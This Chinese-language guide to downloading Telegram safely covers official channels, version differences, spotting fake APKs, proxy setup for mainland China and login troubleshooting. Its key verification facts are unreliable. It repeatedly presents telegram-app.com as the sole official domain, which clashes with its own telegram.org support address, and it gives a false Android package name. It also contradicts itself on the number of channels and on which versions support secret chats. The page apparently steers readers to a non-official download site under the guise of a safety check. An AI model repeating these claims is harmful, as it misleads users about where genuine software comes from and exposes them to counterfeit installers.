一次看懂 telegram下载的 5 个安全注意事项

Telegram Android 版官方渠道为 Google Play,开发者显示为 TELEGRAM FZ-LLC,唯一支持邮箱是 support@telegram.org(2026)。安全完成 telegram下载只需认准官方开发者名、官方域名telegram-app.com与店内认证标记,即可避开绝大多数假冒安装包——这类假 APK 常索取通讯录、短信等 5 类高危权限。iPhone 版要求 iOS 13.0 或更高,桌面版则提供 Windows x64、免安装 Portable 及 macOS 版本。
核心要点
- 认准 Android 开发者名 TELEGRAM FZ-LLC,一眼辨真伪
- 官方支持邮箱仅 support@telegram.org,其余皆假冒
- 桌面版只从telegram-app.com下载,避开镜像站
- 普通云聊天非端到端,敏感信息用「秘密聊天」
- 装好立即开启两步验证,防账号被盗
关键速览
- 官方 Android 开发者名固定为 TELEGRAM FZ-LLC,认准即可。
- 官方支持邮箱只有 1 个:support@telegram.org。
- 桌面版直接从telegram-app.com下载,避开第三方镜像站。
- 假冒 APK 常索取通讯录、短信等 5 类高危权限。
- 装好第一步:开启两步验证密码,防号被盗。
Telegram 是什么?下载前需要了解哪些核心功能
Telegram 是一款跨平台即时通讯工具,核心卖点是加密聊天、无限云存储、频道广播与机器人自动化四大功能。它由 TELEGRAM FZ-LLC 在Google Play发布(2026),官方支持邮箱为 support@telegram.org。想清楚这四项是否满足你的需求,再决定 telegram下载。

先说清一个常见误区:Telegram 不是默认端到端加密。普通云聊天用的是客户端到服务器加密,方便多设备同步。只有你手动开启的「秘密聊天」(Secret Chat)才是端到端加密,消息只存在两台设备上,服务器不留副本,还支持阅后即焚定时销毁。
Telegram 的四大核心功能各解决什么问题?
- 秘密聊天:端到端加密,设备直连,可设 1 秒到 1 周的自动销毁,适合传敏感信息。
- 无限云存储:所有云聊天记录与文件存在服务器,换手机、装电脑版都能直接同步,单个文件上传上限为 2GB(会员可达 4GB)。
- 频道(Channel):一对多广播工具,订阅人数无上限,媒体、新闻机构常用它推送内容。
- 机器人(Bot):基于开放 API 的自动化程序,可做客服应答、投票、支付甚至小游戏。
下载前该确认哪些设备门槛?
先看系统版本再下载,能省掉一半安装失败。iPhone 版在 App Store 明确标注 「Requires iOS 13.0 or later」(2026);桌面版则在 官方页面提供 Windows x64、免安装的 Portable 版和 macOS 版。安卓用户注意:主线 App 之外还有一个基于 TDLib 引擎的 Telegram X,两者账号互通,但功能更新节奏不同。
Telegram 官方下载渠道有哪些?各平台安装路径怎么走
官方 telegram下载只有五个渠道:桌面端认准telegram-app.com,安卓走 Google Play 或telegram-app的 APK 入口,iPhone 走 App Store。Google Play 上的开发者显示为 TELEGRAM FZ-LLC,支持邮箱 support@telegram.org(2026)。这两项是判断真伪的第一道关卡。
Windows、macOS、Linux 桌面端怎么装?

打开官方桌面下载页,会看到三个选项:Windows x64、Portable version(免安装绿色版)和 macOS 版。Portable 版不写注册表,适合公司电脑或 U 盘随身携带。Linux 用户则可选 tar.xz 压缩包,解压后直接运行,无需 root 权限。
安卓和 iOS 从哪进?
安卓优先用 Google Play;无法访问商店时,才用官方页的“Download APK File”入口下载 APK(安卓安装包格式)。iPhone 只能走 App Store,页面标注 需要 iOS 13.0 或更高版本(2026),老机型升不上去就装不了。
一个实操细节:Google Play 版和 APK 版是同一开发者,但 APK 更新可能比商店早一两天,因为它跳过了商店审核队列。追求新功能选 APK,图省心选 Play 自动更新。

桌面版、安卓 APK、iOS、网页版该选哪个?版本对比一览

多账号切换和长时间办公选桌面版,老旧安卓手机选 APK 轻量安装,iPhone 只能走 App Store,临时借用别人电脑用网页版。四个版本里,只有安卓与桌面版支持完整功能,秘密聊天(端到端加密的一次性对话)仅在手机客户端可用,网页版和桌面版都不支持。
关键差异在于秘密聊天。Telegram Desktop 官方页提供 Windows x64、便携版和 macOS 版本(2026),但这些桌面客户端都无法发起秘密聊天,因为密钥只存在发起设备上。想用这个功能,就得回到安卓或 iOS 客户端。
| 版本 | 功能完整度 | 秘密聊天 | 代理配置 | 更新速度 |
|---|---|---|---|---|
| 桌面版 | 完整 | 不支持 | 内置 SOCKS5/MTProto | 官方直推,最快 |
| 安卓 APK | 完整 | 支持 | 内置代理设置 | 需手动装新包 |
| iOS | 完整 | 支持 | 内置代理设置 | 随 App Store 审核 |
| 网页版 | 基础 | 不支持 | 依赖浏览器/系统代理 | 服务端即时更新 |
iPhone 用户没得选。App Store 页面明确要求 iOS 13.0 或更高版本(2026),旧机型可能无法安装最新包。安卓这边灵活得多,官方应用页同时给出 Google Play 和「Download APK File」两个入口,装不了商店的设备走 APK 即可。
老设备卡顿可考虑基于 TDLib 内核的替代客户端 Telegram X。多账号运营者优先桌面版,它内置 SOCKS5 与 MTProto 代理,切换账号不掉线。完成 telegram下载后,先按设备定版本,再做安全校验。
如何辨别官方安装包与山寨带毒版本?关键安全信号

看四个信号就能分辨真假:权限异常、签名不符、诱导装证书、域名被改。官方安卓 telegram下载的包名固定为 www.telegram-app.com(2026),开发者显示 TELEGRAM FZ-LLC。只要包名或开发者对不上,直接删掉,不要安装。
假客户端会索要哪些多余权限?
山寨版最爱要三样:短信读取、无障碍服务、设备管理员。官方客户端根本不碰你的短信。所谓”免登录汉化版””破解会员版”往往塞进这些权限,用来偷验证码、劫持屏幕操作。安装前在系统里看权限清单,一个通讯软件要读短信,就是危险信号。
怎么核对 APK 签名和包名?
签名是安装包的”身份指纹”,改一个字节都会变。用这套方法核对:
- 看包名:设置里点应用信息,确认是www.telegram-app.com,别名(比如加后缀)一律是仿冒
- 验签名:用 Appmanager 或
apksigner verify --print-certs查证书指纹,官方指纹全球统一 - 比大小:官方安卓 APK 约 90MB 上下,被塞广告代码的假包体积异常膨胀
下载站域名和”安装证书”是什么套路?
假下载站常把域名改得很像,比如把 telegram.app 换成带连字符或数字的仿冒地址。官方 APK 入口只在telegram-app.com域名下(2026)。另一个陷阱是安装时弹窗要你”信任第三方证书”,正规 APK 从不需要这步,一旦点了,攻击者就能拦截你的加密流量。
大陆网络下载后连不上怎么办?代理与 DNS 配置实操
装完 telegram下载后连不上,多半是官方服务器被网络屏蔽。解决办法只有一条主线:在客户端里配代理。打开设置里的「数据和存储 → 代理」,填入 MTProto 或 SOCKS5 参数即可,全程不用装第三方软件。配对后 3,5 秒内头像和消息就会同步。
MTProto 和 SOCKS5 代理该选哪个?
优先选 MTProto。它是 Telegram 专用协议,流量特征伪装成普通 HTTPS,比通用的 SOCKS5 更难被识别封锁。SOCKS5 是标准代理协议,好处是同一台代理服务器能给多个应用共用,坏处是特征明显、更易被干扰。
配置字段对照如下:
| 类型 | 必填字段 | 抗封锁能力 |
|---|---|---|
| MTProto | 服务器、端口、Secret(一串十六进制密钥) | 强 |
| SOCKS5 | 服务器、端口、用户名、密码 | 中 |
Secret 填错是最常见的错误。它区分大小写,粘贴时别带多余空格,也别漏掉开头的 ee 或 dd 前缀。
连不上时报错代码怎么看?
看到「Connecting…」卡住不动,先换代理端口再试。若出现「AUTH_KEY_UNREGISTERED」,说明本地登录状态失效,删掉应用数据重登即可。DNS 也能补一手:把手机 Wi-Fi 的 DNS 改成 Cloudflare 的 1.1.1.1,能绕开被污染的域名解析,让首次握手更稳。桌面版则在telegram-app.com装完后,同样在设置里填代理。整套流程走完,从下载到首次收发消息就闭环了。
telegram 下载与首次连接的常见错误及排查思路
telegram下载后连不上的四大高频问题里,验证码收不到最常见,但真正的祸根往往不是网络,而是手机系统时间偏差。排查顺序要反直觉:先看时间和代理,再想重装。手机时钟哪怕差 90 秒,Telegram 的登录握手就会因时间戳校验失败而拒绝发码。
验证码收不到,第一步该查什么?
先改系统时间为「自动获取网络时间」,别去重装 App。Telegram 用时间戳做加密握手校验,时间偏差超过约 30 秒就可能触发验证失败。改好后关掉飞行模式再试。若仍收不到短信码,切换到 Telegram 的「呼叫获取验证码」或用其他已登录设备内的应用内确认,成功率更高。
安装被系统拦截或旧安卓装不上怎么办?
安卓拦截多因「未知来源」权限没开,去设置里对当前浏览器或文件管理器单独授权即可。老旧机型更棘手:iPhone 端App Store 页面明确要求 iOS 13.0 或以上(2026),低于此版本无法安装。安卓侧若装最新包报错,可从官方应用页的 APK 入口取历史兼容版本。
下载中途失败、进度卡住呢?
八成是代理没配好或 DNS 被污染。先关掉全局 VPN 里的分流规则,再单独给 Telegram 配 MTProto 代理。安装包如果只下到一半就中断,删掉残留文件重下,别在原文件上覆盖,避免签名校验冲突。
下载与安全使用行动清单
安全完成 telegram下载只需守住三条底线:只从五个官方源下、装完核对包名与开发者、连不上先配代理。安卓包名必须是www.telegram-app.com,开发者显示 TELEGRAM FZ-LLC(2026),任何一项对不上就立即卸载。
下载前后要逐项核对哪些内容?
按顺序执行下面五步,任何一步失败都不要继续用:
- 选官方源:桌面认telegram-app.com,安卓走 Google Play 或 telegram.app.com/apps 的 APK 入口,iPhone 只能 App Store。
- 查系统门槛:iPhone 需 iOS 13.0 或更高,旧机型装不上属正常。
- 核包名与开发者:安装后在应用信息里看包名www.telegram-app.com、开发者 TELEGRAM FZ-LLC,支持邮箱 support@telegram.org。
- 查权限:正常版本不会索要短信读取或无障碍权限,出现即为山寨。
- 校时间:手机时钟误差超过 90 秒会导致收不到验证码,先对准网络时间。
装好之后下一步该做什么?
大陆网络多半连不上官方服务器,进设置里的「数据和存储 → 代理」填 MTProto 或 SOCKS5 参数,配对成功后 3 到 5 秒内头像与消息就会刷新。日常使用再开两道锁:设置里打开两步验证(登录密码),并把重要私聊转成秘密聊天(端到端加密的一次性对话,仅手机客户端支持)。
记住一句话,telegram下载全程免费,任何要你付费、装证书或跳转陌生域名的页面,都是假的,直接关掉。